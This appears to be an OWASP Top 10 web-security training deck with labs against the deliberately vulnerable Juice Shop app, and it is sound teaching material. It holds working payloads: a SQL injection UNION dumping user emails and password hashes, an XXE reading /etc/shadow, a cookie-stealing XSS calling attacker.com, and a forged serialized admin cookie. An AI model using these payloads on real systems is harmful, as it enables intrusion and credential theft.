The screenshot shows the OWASP ZAP interface with a fuzzer configuration dialog open. The dialog is titled "Add Payload" and has a "Type: File" dropdown. A file selection window is open, showing a list of files in the "/Downloads" directory, with "passwords.txt" selected. The "File Name:" field in the dialog also contains "passwords.txt". Other settings in the dialog include "Character Encoding: UTF-8", "Limit: 1000", and a "Comment Token: #". The background of the ZAP interface shows a list of network requests and responses, with several entries related to a REST API on port 3000.

The screenshot shows a terminal session on a Kali Linux system. The user runs a curl command to download a file from a tinyurl URL, then lists the contents of the downloaded file. The file contains a list of passwords. The user then runs a script named "install_docker.sh" and lists the contents of the Downloads directory again, showing the password file has been removed. Finally, the user performs a grep search for the string "admin" within the password file, which returns the result "admin123".

```
root@kali:~/Downloads# curl -L -o passwords.txt https://tinyurl.com/y583mljn
% Total    Received % Xferd  Average Speed   Time     Time  Current
   0     0    0     0    0     0      0 --:--:-- --:--:-- --:--:-- 2027
  100  588    0  588    0     0    0 2027    0 --:--:-- --:--:-- --:--:-- 2026
root@kali:~/Downloads# ls -l
total 12
-rwxr-xr-x 1 root root 240 Oct 13 17:59 install_docker.sh
-rw-r--r--  1 root root 7416 Oct 14 16:06 passwords.txt
root@kali:~/Downloads# head passwords.txt
123456
12345678
123456789
12345
1234
11111
123456789
dragon
root@kali:~/Downloads# grep 'admin' passwords.txt
admin123
root@kali:~/Downloads#
```

Lab – Broken Authentication



OWASP Top 10: Sensitive Data Exposure

Many web technologies weren't
designed to handle financial or
personal data transfers



Sensitive Data Exposure

Example Attack Scenario

An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Security Concerns


- Most common flaw is simply not encrypting sensitive data (FTP, HTTP, SMTP).
- Weak key generation and management, and weak algorithm, protocol and cipher usage is common, particularly for weak password hashing storage techniques.
- For data in transit, server side weaknesses are mainly easy to detect, but hard for data at rest.



Lab – Sensitive Data Exposure

Navigate to: /robots.txt


- What is /ftp?
- Anything interesting there?





Lab – Sensitive Data Exposure

```
root@kali:~/Downloads
File Edit View Search Terminal Tabs Help
root@kali:~/Downloads x root@kali:~/Downloads x
root@kali:~/Downloads# curl -L -o sql_users.txt https://tinyurl.com/y5z5w5r9
% Total % Received % Xferd Average Speed Time Time Current
          Dload Upload Total Spent Left Speed
100  536    0  536    0    0  976 0:00:00 --:--:--:--:--:-- 976
100  85  100   85    0    0  127 0:00:00 --:--:--:--:--:-- 127
root@kali:~/Downloads# ls -lh
total 16K
-rwxr-xr-x 1 root root 240 Oct 13 17:59 install_docker.sh
-rw-r--r-- 1 root root 7.3K Oct 14 16:06 passwords.txt
-rw-r--r-- 1 root root 85 Oct 14 16:44 sql_users.txt
root@kali:~/Downloads# cat sql_users.txt
qwert# UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users--
root@kali:~/Downloads#
```

Ignore First Line
Payloads Preview
History
Req. Timer
File: /Downloads
Header: Text Body: Text
Select...
Remove
Payloads...
Processors...
Top Up Down Bottom
Alerts 0 0 1 7 1





Lab – Sensitive Data Exposure





Lab – Sensitive Data Exposure

```
root@kali:~/Downloads# cat users.json | jq
{
  "status": "SUCCESS",
  "data": [
    { "google": {
      "id": "1",
      "name": "admin@juice-sh.op",
      "description": "0192023a/bbd73250516f069df18b500",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "2020-01-01T00:00:00Z",
      "updatedAt": "2020-01-01T00:00:00Z",
      "deletedAt": "9"
    }},
    { "public": {
      "id": 2,
      "name": "jim@juice-sh.op",
      "description": "e541ca/ecf/2bbd1286474fc613e5e45",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }},
    { "internal": {
      "id": 3,
      "name": "bender@juice-sh.op",
      "description": "0c36e517e3fa95aabfbfffc6744a4ef",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }},
    { "private": {
      "id": 4,
      "name": "bjorn.kimminich@yopmail.com",
      "description": "8ed0a720/cde873c539e41e08757b0c",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }},
    { "secret": {
      "id": 5,
      "name": "clio@juice-sh.op",
      "description": "82353315/45137701a1780-001-0000-0000-000000000000",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }}
  ]
}
```



Lab – Sensitive Data Exposure



Lab – Sensitive Data Exposure



Lab – Sensitive Data Exposure



OWASP Top 10: XML External Entities (XXE)

XML “entities” can be used to
request local data or files



Security Concerns

XML External Entities (XXE)

Example Attack Scenario

The attacker attempts to extract data from the server

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/shadow">]
<foo>&xxe;</foo>
```

- Many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing.
- These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, as well as execute other attacks.



Lab – XML External Entities (XXE) Attack

Tools

Doesn't work with Docker

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Broken Access Control

Improper enforcement
of what authenticated users
are allowed to do



Security Concerns

Broken Access Control

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

Attacker modifies the 'acct' parameter in the browser to send different account number.

<http://example.com/app/accountInfo?acct=notmyacct>

- Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers.
- Attackers can gain access to (and modify) data, accounts, and functions that they shouldn't.



Lab – Broken Access Control

Tools

- Burp Suite
- Zed Attack Proxy

Log in as admin. The administration page is hidden, can you find it???



OWASP Top 10: Security Misconfiguration

Manual, ad hoc, insecure, or lack of
security configurations that enable
unauthorized access



Security Concerns

Security Misconfiguration

Example Attack Scenario

The application server comes with sample applications that are not removed from the production server.

If one of these applications is the admin console, and default accounts weren't changed the attacker logs in with default passwords and takes over.

- Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage
- Easy for even novice attackers to find and access your valuable systems and data.



Lab – Security Misconfiguration

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Cross-Site Scripting (XSS)

A web application includes
untrusted data in a new web page
without proper validation



Security Concerns

Cross-Site Scripting (XSS)

Example Attack Scenario

Application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'  
value=\"" + request.getParameter("CC") + "\">";
```

Attacker modifies the 'CC' parameter:

```
'><script>document.location=  
'http://www.attacker.com/cgi-bin/cookie.cgi?  
foo='+document.cookie</script>
```

- XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two-thirds of all applications.
- Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.

Lab – Cross-Site Scripting (XSS)

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Insecure Deserialization

Receipt of hostile serialized
objects resulting in remote
code execution



Security Concerns

Insecure Deserialization

Example Attack Scenario

A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";  
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

- Before data is stored or transmitted, the bits are often serialized so that they can be later restored to the data's original structure. Reassembling a series of bits back into a file or object is called deserialization.
- Attackers can build illegitimate objects that execute commands within an infected application.

Lab – Insecure Deserialization

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Using Components with Known Vulnerabilities

Finding and exploiting already-known vulnerabilities before they are fixed



Using Components with Known Vulnerabilities

Example Attack Scenario

Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component).

Security Concerns

- Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date
- Known vulnerabilities is public information



Lab – Using Components with Known Vulnerabilities

Tools

- Burp Suite
- Zed Attack Proxy



OWASP Top 10: Insufficient Logging & Monitoring

Insufficient monitoring allows
attackers to work unnoticed



Insufficient Logging & Monitoring

Example Attack Scenario

A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Security Concerns

- If you're not looking for attackers or suspicious activities, you're not going to find them.
- Logging isn't just important for identifying attacks in progress; it can assist with the forensic analysis after an attack has succeeded.

Lab – Insufficient Logging & Monitoring

Tools

- Burp Suite
- Zed Attack Proxy



Install Target

- **Install Docker**
- **Get Target Files**
 - `wget https://github.com/bkimminich/juice-shop/releases/download/v9.0.1/juice-shop-9.0.1_node10_linux_x64.tgz`
- **Extract**
 - `tar -xvf juice-shop-9.0.1_node10_linux_x64.tgz`



Install Target

https://github.com/bkimminich/juice-shop/releases/download/v9.0.1/juice-shop-9.0.1_node12_linux_x64.tgz

